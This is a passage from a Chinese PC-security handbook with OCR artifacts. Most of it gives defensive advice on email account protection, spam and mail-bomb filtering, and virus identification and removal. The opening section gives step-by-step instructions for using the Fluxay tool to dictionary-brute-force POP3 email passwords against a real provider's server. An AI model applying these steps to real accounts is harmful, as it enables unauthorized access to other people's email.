04 在以记事本打开的用户列表文件中，用户可以根据需要添加或删除相应的内容，设置完成后依次单击“文件”→“保存”菜单命令保存文件。

05 返回流光操作窗口，右键单击添加的POP3主机，然后在弹出的菜单中依次单击“编辑”→“从列表中添加”命令。



06 在弹出的对话框中选中前面修改后的用户列表文件，然后单击“打开”按钮。


07 程序会自动完成添加用户列表，添加结束后，在流光操作界面中可以看到添加后的文件。

08 在程序主窗口中依次单击“探测”→“简单模式探测”菜单命令，开始探测邮箱账户及密码，探测结束后会弹出探测结果。如果用户列表文件中包含的数据过大，探测过程会非常久。


2. 暴力破解邮箱密码

如果知道了用户的电子邮箱账号，就可以使用流光软件对其密码进行暴力破解，具体操作步骤如下。

01 启动流光软件程序，在打开的操作界面中按照前面介绍的方法添加一个POP3主机，本例仍为“pop3.163.com”，右键单击该主机，然后在弹出的菜单中依次单击“编辑”→“添加”菜单命令。




02 在弹出的对话框中输入需要添加的账户名称，单击“确定”按钮，在返回的程序主界面中即可看到添加的账户。



03 对于一些简单的邮箱密码，可以使用流光软件提供的解码字典进行破解，在流光软件界面中右键单击“解码字典或方案”选项，然后在弹出的菜单中依次单击“编辑”→“添加”菜单命令。


04 在打开的对话框中找到并选中路径下的“password.Dic”字典文件，然后单击“打开”按钮。

05 在打开的对话框中即可看到添加的字典文件。



06 解码字典添加完成后在流光软件操作界面中依次单击“探测”→“标准模式探测”菜单命令。

07 流光软件开始破解指定邮箱账号的密码，此过程根据密码的复杂程度不同所需时间也不尽相同，用户需耐心等待，破解完成后会弹出对话框显示破解结果。




9.3.3 禁止IE记录登录信息


在默认情况下，在浏览器中登录账号（例如论坛账号、邮箱账号以及网页游戏账号等）时，会弹出对话框询问是否保存密码，设置保存后，可以在下一次登录时不必再次输入，但是这也给他人盗取自己的账号带来了方便。

很多用户在登录邮箱账号时，通常输完密码后会习惯性的在弹出的对话框中单击“是”按钮来登录邮箱，这也使浏览器记录了邮箱的密码信息，这样，当黑客在浏览器中输入对应的邮箱账号时，浏览器会自动输入密码，这无疑是很不安全的。为避免上述情况的发生，我们可以通过设置来禁止IE记录登录账号和密码，具体操作方法如下。

01 打开IE浏览器，按下“Alt”键，在弹出的菜单栏中依次单击“工具”→“Internet选项”菜单命令。




02 在打开的对话框中切换到“内容”选项卡，在“自动完成”下方单击“设置”按钮。




03 在打开的对话框中取消所有自动完

成的选项，然后单击“删除自动完成历史记录”按钮。



04 在打开的对话框中勾选需要删除的自动完成的记录，然后单击“删除”按钮，系统会自动完成记录的删除，然后单击“确定”按钮，保存设置即可。



9.3.4 过滤垃圾邮件

垃圾邮件是指未经收件人允许或不知情的情况下，以匿名或伪名的方式，给众多非法获知的邮箱地址重复发送的邮件，其内容可能含有病毒、恶意代码以及色情、反动等不良信息。从某种意义上讲，邮件炸弹是恶性的垃圾邮件，所以为邮箱设置垃圾邮件过滤，可以在一定程度上避免受到邮件炸弹的攻击。下面以网易163邮箱为例，介绍过滤垃圾邮件的方法，具体操作如下。

01 登录需要设置垃圾邮件过滤的邮箱，本例为网易163免费邮箱，在打开的邮箱首页单击“设置”链接。

02 在弹出的邮箱“设置”页面中单击“反垃圾设置”栏中的“白名单设置”链接。

03 在弹出窗格的文本框中输入信任邮箱的地址，单击“添加到白名单”按钮，按照同样的方法设置完白名单后单击“设置”链接。

04 在返回的邮箱“设置”页面中单击“反垃圾级别”链接。

05 根据自己的需要选择不同的反垃圾的级别，然后单击“确定”按钮即可。

9.3.5 设置邮箱密码保护

各大提供邮箱服务的网站都有为账户密码设置密码保护的措施，以便用户在忘记或丢失密码时通过密保找回密码。下面以新浪邮箱为例，介绍设置邮箱密码保护的方法。

01 登录邮箱（本例为新浪邮箱），在邮箱首页单击“邮箱设置”链接。


02 在打开的界面中切换到“账户”选项卡界面。

03 在“账户资料”栏中单击对应的链接进行不同形式的密码保护措施，本例单击“设置安全邮箱”链接。

提 示

设置安全邮箱就是将该邮箱与另外一个邮箱绑定，这样，在忘记密码时就可以使用绑定的邮箱来找回密码。

04 在打开的页面中输入当前邮箱账户密码然后单击“提交”按钮继续操作。



05 在接着打开的页面中输入安全邮箱账号，然后单击“提交”按钮继续操作。


06 设置成功后会在打开的页面中提示安全邮箱已经生效，这时单击“关闭本页”按钮关闭窗口即可。

9.3.6 找回邮箱密码


当用户的邮箱密码忘记或丢失后，可以使用绑定的安全邮件进行找回，具体操作步骤如下。

01 在新浪邮箱登录界面单击“找回密码”链接。


02 在打开的界面中输入需要找回的邮箱账号，然后输入对应的验证码并单击“提交”按钮。




03 在接着打开的页面中选择找回邮箱密码的方式，本例单击“安全邮箱”链接。



04 在打开的页面中输入安全邮箱的账户信息，然后输入验证码并单击“提交”按钮。




05 在打开的页面中会提示系统已经向安全邮箱发送密码找回信息，这里单击“关闭本页”按钮，关闭当前窗口。



06 登录前面设置的安全邮箱，打开密码找回信息的邮件，根据提示单击对应的链接。

07 在接着打开的页面中根据提示重新设置邮箱的密码，然后单击“提交”按钮。



08 密码重置完成后会在打开的页面中提示修改成功，此时单击“关闭本页”按钮，关闭窗口即可。


9.3.7 自动拒绝邮件炸弹

通过前面的学习我们知道邮件炸弹攻击是通过向信箱发送足够多或者足够大的邮件，使邮箱崩溃，所以我们可以通过拒绝邮件来预防邮件炸弹。用户可以在Windows Mail中利用邮件规则拒绝接收大容量的邮件，具体操作方法如下。

01 打开“计算机”窗口，进入到“C:\ProgramFI les\Windows Mail”文件夹下，双击“WinMail.exe”图标。

02 在弹出的“Windows Mail”窗口中单击“工具”按钮，在弹出的下拉菜单中依次单击“邮件规则”→“邮件”命令。

03 在弹出的“新建邮件规则”对话框中勾选“选择规则条件”列表框中的“若长度大于指定的大小”复选框，在“选择规则操作”列表框中勾选“删除”复选框，在“规则描述”栏中单击“指定的大小”链接。



04 在弹出的“设置大小”对话框中将“大于”文本框中的值改为“2000”，连续两次单击“确定”按钮完成设置。

提 示

通过上述设置后，Windows Mail会自动拒绝大于2MB的邮件，这样可以在很大程度上预防邮件炸弹的攻击。

9.4 疑难解答

问： 如何避免键盘记录器记录QQ账号密码?

答： 在腾讯QQ的登录界面中提供了软键盘输入功能，我们在实际登录时，可以使用鼠标先单击登录界面中的键盘按钮，然后在打开的软键盘中使用鼠标输入密码信息。

提 示

此外在输入密码时，故意输错两次，也可以增加黑客通过查看键盘记录破解QQ密码的难度。

问：使用电子邮件时有哪些安全策略?

答：为了使我们的电子邮件更加安全，需要了解保证电子邮件安全的基本注意事项。

- **预防第一：**通过经常浏览与安全有关的信息，来了解最新的病毒特征及其查杀方法。保持警觉，对电脑进行保守的安全设置，并安装杀毒软件和防火墙，开启有关邮件安全的功能项。
- **慎重运行附件：**对于文件扩展名很怪的附件，或者是带有脚本文件如*.VBS、*.SHS等的附件，千万不要直接打开。一般可以删除包含这些附件的电子邮件，以保证计算机系统不受计算机病毒的侵害。
- **慎用预览功能：**如果是使用带有预览功能的软件作为收发软件的工具，对于预览功能的启用一定要慎重。禁用预览，可以防止有些电子邮件病毒利用软件的默认设置自动运行。
- **重视邮件补丁程序：**电子邮件补丁程序可以修复程序的漏洞，杜绝潜在的安全隐患。可以经常浏览电子邮件程序官方网站，接受有关安全的建议，及时升级程序版本，并给程序打补丁。

Chapter 10

第10章 防范计算机病毒

在网络技术发达的今天，计算机病毒也散布在网络中的各个角落，并时刻威胁着我们的计算机系统和个人信息的安全。计算机中毒后可能会导致重要数据流失，严重时计算机硬件都很有可能被破坏，所以在使用计算机的同时，掌握一些预防和查杀电脑病毒的方法是非常有必要的。本章主要介绍计算机病毒以及U盘病毒的预防和查杀方法。

本章要点：

- ★ 了解计算机病毒
- ★ 常见杀毒软件应用
- ★ U盘病毒的预防与查杀
- ★ 手动查毒与防毒
- ★ 感染病毒后的紧急处理措旋

10.1 了解计算机病毒

知识导读

很多人对了解计算机病毒漠不关心，总认为只要安装了杀毒软件就可以高枕无忧了。其实不然，随着计算机网络的发展，“病毒队伍”也随之越来越庞大，且行为越来越猖狂。面对病毒疯狂的进攻，不少用户对防毒杀毒的认识存在着许多误区。例如一些用户迷信某一款杀毒软件是万能的，能够查杀所有的病毒，这种观点是错误的，因为每天都会有新的病毒被制作出来或是被改写为变种，这些病毒是不可预知的，当有新病毒出现时，杀毒软件厂商首先要将其截获，然后进行分析、提取病毒特征、测试，最后升级给用户使用。并非每款杀毒软件都能在第一时间拿到新病毒的样本，并且不同类型病毒的处理优先级不同，每款杀毒软件的升级周期也不可能是一致的，所以就会出现同一时间同一个病毒，某款杀毒软件能查杀，另一款杀毒软件却不能查杀的现象，针对这种现象我们就需要深入了解计算机病毒的本质，然后选择对应的杀毒软件对其进行查杀，以达到“知己知彼，百战不殆”的效果。

10.1.1 什么是计算机病毒

很多人都知道，计算机病毒是一个程序，一段可执行代码，跟生物病毒一样，也具有独特的复制能力，凭着在生活中的印象还知道计算机病毒蔓延速度很快，而且难以根除。但是，到底什么是计算机病毒？很多用户一下也说不清楚，下面我们就从计算机病毒的分类及其主要特征两个方面来认识这个计算机安全的“破坏者”。

1. 计算机病毒的分类

计算机病毒有很多，例如我们熟悉的威金、熊猫烧香、震荡波以及欢乐时光等，这使得很多用户觉得很凌乱，在查杀时也无法确定如何选择杀毒软件。其实计算机病毒也有固定的分类，主要有以下几种。

- **引导性病毒：**这类病毒主要感染计算机系统的引导扇区，计算机一启动就会处于它的控制之下。一旦有其他存储设备访问系统，病毒会自动复制到这些存储设备中进行传播。
- **文件型病毒：**这类病毒主要感染系统中的可执行文件，它通常隐藏在宿主程序中，执行宿主程序时，将会先执行病毒程序再执行宿主程序。
- **蠕虫病毒：**这类病毒是利用网络进行复制和传播，主要传播途径是网络和电子邮件。蠕虫病毒可以在很短的时间内蔓延至整个网络，造成网络瘫痪。一旦发作后一般常驻内存，不断自我复制以达到感染计算机并使网络堵塞的目的。
- **宏病毒：**这类病毒一般感染Word和Excel等文档文件，它是指用语言编制的病毒，感染这类病毒后会造成文档无法正常使用。当感染病毒的文档在其他用户的计算机上打开，病毒会自动转移到他的计算机上。

- **混合型病毒：**这类病毒是具有引导型病毒和文件型病毒寄生方式的计算机病毒，破坏性更大。当染有此种病毒的磁盘用于引导系统或调用执行染毒文件时，病毒都会被激活。

2. 计算机病毒的主要特征

黑客在使用病毒攻击计算机时，为了达到目的，经常会使用各种手段来增强病毒的攻击性，病毒的主要特征有以下几点。

- **隐蔽性：**病毒的隐蔽性是指病毒的存在、传染和对数据的破坏过程都不容易被用户发现。
- **寄生性：**病毒的寄生性是指病毒隐藏在其他文件里，具有寄生能力，而且有较长的潜伏期，能悄悄地繁殖。
- **传染性：**病毒的传染性是指计算机通过网络、电子邮件闪存盘等途径传播出去，如果不受杀毒软件或阻止病毒的程序的影响，那么和感染病毒的计算机有联系的计算机都有可能会被病毒感染。
- **触发性：**病毒的触发性是指病毒的激活都需要一个触发条件。计算机的触发条件可以是日期、时间、特定程序的运行等。
- **破坏性：**病毒的触发性是指病毒一旦被激活，就会对计算机中的文件及计算机资源进行破坏，造成系统瘫痪。
- **不可预见性：**病毒的不可预见性是指病毒程序永远走在反病毒软件的前面，病毒程序的编写不断改进，有了病毒才会出现相应的杀毒程序。没有一种杀毒软件能保证可以查杀所有的病毒。

技 巧

通过了解病毒的特性，我们可以根据其特性去预防和发现计算机病毒。从而有效的预防计算机病毒的入侵。

10.1.2 计算机病毒的预防

在计算机病毒肆虐的今天，防范病毒的入侵显得非常重要。然而计算机病毒的预防并非只能靠杀毒软件或安全软件来实现，在我们使用计算机的同时注意一些安全防护方面的小常识一样可以将病毒拒之门外。下面我们就来了解一下关于防范计算机病毒的小常识。

- 当计算机中毒后应及时使用杀毒软件清除和修复，注意不要使用U盘、软盘等可移动存储介质将中毒计算机中的文件复制到其他计算机中，以免感染他们。若局域网中的某台计算机感染了病毒，应及时断开网线，以免其他计算机被感染。
- 在计算机中安装杀毒软件并开启软件的实时监控功能，并经常升级软件。
- 使用备份工具软件备份系统，以便在计算机中毒后可以及时恢复。同时，重要数据和文件应利用移动存储设备或光盘备份，以减少病毒造成的损失。
- 使用新软件时，先用杀毒程序对其进行检查，可以有效减少中毒机率。
- 不要浏览一些不良网站。黑客和色情网站是病毒输出的主要源头之一。
- 不要在互联网上随意下载软件。不明软件是病毒的一大传播途径。另外，文件

下载之后最好先杀毒再使用。

- 不要随便打开不明邮件及附件。最好是先将附件保存到本地，用查毒软件扫描确认无病毒之后再打开。

技 巧

在使用计算机的同时牢记以上这些小常识，规范自己，养成良好的上网习惯，也可以让计算机病毒远离我们的生活。

10.1.3 如何判断是否中了病毒

发现病毒是杀毒的首要任务。及时发现计算机病毒，并做好必要的查杀准备，然后准确的将其清除可以增加杀毒的效率，而且可以在一定程度上减少病毒对计算机的伤害。下面就来讲解如何发现计算机中的病毒。

1. 表面症状

虽然病毒入侵计算机的过程通常在后台，并在入侵后就潜伏在计算机系统中等待机会发作，但这种入侵和潜伏的过程并不是完全毫无踪迹的。如果计算机出现一些异常现象，就应该使用杀毒软件扫描计算机，查看计算机中是否存在病毒。这些异常现象包括如下几个方面。

- **启动速度变慢：**计算机启动的速度变得异常缓慢，或是在启动后，在一段时间内系统对用户的操作无响应或响应变慢。
- **资源消耗加剧：**硬盘中的存储空间急剧减少，系统中基本内存发生变化，CPU的使用率经常保持在80%以上。有时候有的用户能够登录QQ却无法打开网页就可能是这个原因。
- **文件丢失或被破坏：**计算机中的文件莫名丢失，文件图标被更换，文件的大小和名称被修改，文件内容变成乱码，原本可以正常打开的文件无法打开。
- **计算机性能下降：**计算机运行速度明显变慢，运行程序时经常提示内存不足或出现错误；计算机经常在没有任何征兆的情况下突然死机；硬盘经常出现不明的读写操作，在未运行任何程序时，硬盘指示灯不断闪烁甚至长亮不熄。
- **其他异常现象：**系统的时间和日期无故发生变化；自动打开IE浏览器连接到不明网站，出现莫名其妙的画面和提示；突然播放不明的声音或音乐，经常收到来历不明的邮件；部分文档自动加密；计算机的输入/输出端口不能正常使用等。

2. 查看进程

进程是无处不在的，只要有程序运行，就有进程，操作系统的运行会有进程，某些病毒也会以“进程”的形式出现在系统内部，因此我们可以查看系统进程来发现计算机病毒的踪迹。在Windows 7系统桌面上，右键单击任务栏空白处，在弹出的菜单中单击“任务管理器”命令，在弹出的窗口中切换到“进程”选项卡即可查看系统中的进程。

系统进程会让很多计算机用户感到头疼，因为光系统进程和附加进程的数目就会显得很多，再加上计算机上运行的一些软件（例如腾讯QQ，音乐播放器，安全软件等）的进程更会让用户感到困难。为解决用户的这个困难，下面就给大家讲解一下系统进程的信息。

系统进程分为基本系统进程和附加进程。基本系统进程对计算机的正常运行起着至关重要的作用，所以不能随便将其结束。系统进程主要包括以下几项。

- csrss.exe：子系统进程，负责控制Windows创建或删除线程以及16位的虚拟DOS环境。
- lsass.exe：管理IP安全策略以及启动ISAKMP/Oakley（IKE）和IP安全驱动程序。
- explorer.exe：用于显示系统桌面上的图标以及任务栏图标。
- smss.exe：会话管理子系统，负责启动用户会话。
- services.exe：系统服务的管理工具，包含很多系统服务。
- System：Windows系统进程。
- System Idle Process：该进程是作为单线程运行的，并在系统不处理其他线程的时候分派处理器的时间。
- spoolsv.exe：管理缓冲区中的打印和传真作业。
- svchost.exe：系统启动的时候，svchost.exe进程将检查计算机中的设置来创建需要加载的服务列表，如果多个svchost.exe同时运行，则表明当前有多组服务处于活动状态，或者是多个DLL文件正在调用它。
- winlogon.exe：用于管理用户登录系统。

附加进程一般包括wuauclt.exe（自动更新程序）、 systray.exe（通知区域中的声音图标）、ctfmon.exe（输入法）以及mstask.exe（计划任务）等。附加进程可以按需取舍，它们不会影响到系统的正常运行。

通过打开“任务管理器”，在“进程”列表框中查看哪些进程正在运行，再通过进程名及路径判断是否有病毒，如果有则记下它的进程名，结束该进程，删除病毒程序即可。

注 意

当前运行的应用程序也会显示在进程列表中，当要查毒时最好将已运行的程序全部按正常方式关闭，病毒一般不随应用程序关闭而结束。

10.2 手动查毒与防毒

知识导读


杀毒软件针对的是已经出现的病毒，然而当一些新型病毒入侵计算机系统的时候杀毒软件可能无法将其查杀，因此病毒的防御和查杀不能完全依赖于杀毒软件。本节就给大家介绍如何手动进行病毒的防御和查杀。

10.2.1 利用BIOS设置防毒


AWARD BIOS针对硬盘的引导扇区(Boot Sector)与硬盘分区表(Partition Table)设计了写入了病毒警告（Virus Worming）的功能，开启这项功能后BIOS只要检测到硬盘的引导扇区或硬盘分区表写入了新的操作，就会暂时终止该操作的写入并向用户发出警告或提示，以防止开机型病毒的入侵。

在BIOS设置主界中进入“Advanced BIOS Features（高级BIOS特性）”设置界面，然后启用“Virus Worming”选项即可开启BIOS防毒程序，具体操作步骤如下。


01 启动计算机，在显示开机自检画面时，根据屏幕下方的提示“Press DEL to enter SETUP”，按下“Delete”键进入BIOS系统。




02 在进入的BIOS设置主界面中按“↑”或“↓”键选中“Advanced BIOS Features（高级BIOS特性）”选项，按下“Enter”键。



03 在弹出的“Advanced BIOS Features”设置界面中按“↑”或“↓”键选中“Virus Worming”选项，然后按下“Enter”键。



04 按“↑”或“↓”键选中“Enabled”选项，按下“Enter”键，回到“Advanced BIOS Features”设置界面，然后再按下“Esc”键，返回到BIOS设置主界面。



05 在返回的BIOS设置主界面中找到并选中“Save & Exit Setup”选项，按“Enter”键，然后在弹出的对话框中输入“Y”，按“Enter”键保存并退出设置即可。

10.2.2 根据进程查杀病毒


普通的计算机病毒，我们可以通过在“Windows 任务管理器”窗口的“进程”选项卡中选中后单击“结束进程”按钮即可将其删除，但是对于一些顽固的病毒，使用这种方法是没有用的。此时，我们可以在Windows Vista系统下使用“taskkill”命令删除病毒的进程。

在“任务管理器”窗口的“进程”选项卡中查找并记录病毒程序的进程名，打开“管理员：命令提示符”窗口，在窗口中输入“taskkill/im（空格）XXX（进程名）（空格）/F”（“/F”表示强制终止进程），按下“Enter”键即可。

此外，还可以根据进程号来杀毒。在“Windows 任务管理器”窗口的“服务”选项卡中查找并记录下病毒程序的程序号，然后打开“管理员：命令提示符”窗口，输入“taskkill/PID（空格）XXX（进程号）（空格）/F”，按下“Enter”键即可。

技 巧

很多读者在“命令提示符”窗口中运行命令时，对其中出现的命令格式和命令参数完全不了解，此时可以借助“命令提示符”提供的显示帮助信息的功能，在需要运行的命令后输入“/?”，然后按“Enter”键即可显示出命令的格式及命令格式中的参数解释，如上文中的“taskkill”命令，要了解它运行的格式及其命令格式中的参数含义，只需输入“taskkill/?”，按下“Enter”键即可。



技 巧

用户还可以对“命令提示符”窗口中的内容进行复制和粘贴。当需要将“命令提示符”窗口中的内容复制到其他地方时，可在其中单击右键，在弹出的菜单中单击“标记”命令，然后选中要复制的内容，按下“Enter”键即可；如果需要向其中添加内容，只需将内容复制后，在光标定位处单击邮件，在弹出的菜单中单击“粘贴”命令即可。

10.2.3 设置注册表权限防止病毒启动

在受到计算机病毒的攻击时，很多人都会使用专业杀毒软件进行查杀，但是，当我们杀毒完成并重新启动计算机系统后，有时会发现先前已经被清除干净的病毒又“卷土重来”了，这是怎么回事呢？原来目前不少流行的网络病毒一旦启动后，会自动在计算机系统的注册表启动项中遗留修复选项，待系统重新启动后这些病毒就能恢复到修改前的状态。

通过上述知识可以了解到病毒及其修复选项都是随计算机系统的启动而启动的，然而要想随系统启动而启动，就必须在注册表中加载启动项，如果我们限制修改注册表的启动项的话，就可以有效地防止这部分病毒的启动。

打开注册表编辑器，右侧窗格中依次展开以下子键：

“KHEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run；

KHEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run；

KHEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run；

KHEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run；

KHEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce；

KHEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run Once;

KHEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ServicesOnce;

KHEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ServicesOnce;

KHEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run OnceEx;

KHEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run OnceEx;

KHEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\ Windows\Load;

KHEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\ Winlogon;

KHEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\ Winlogon;

KHEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\Shell;

KHEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Shell ServiceObjectDelayLoad;

KHEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\Scripts;

KHEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\Scripts；"

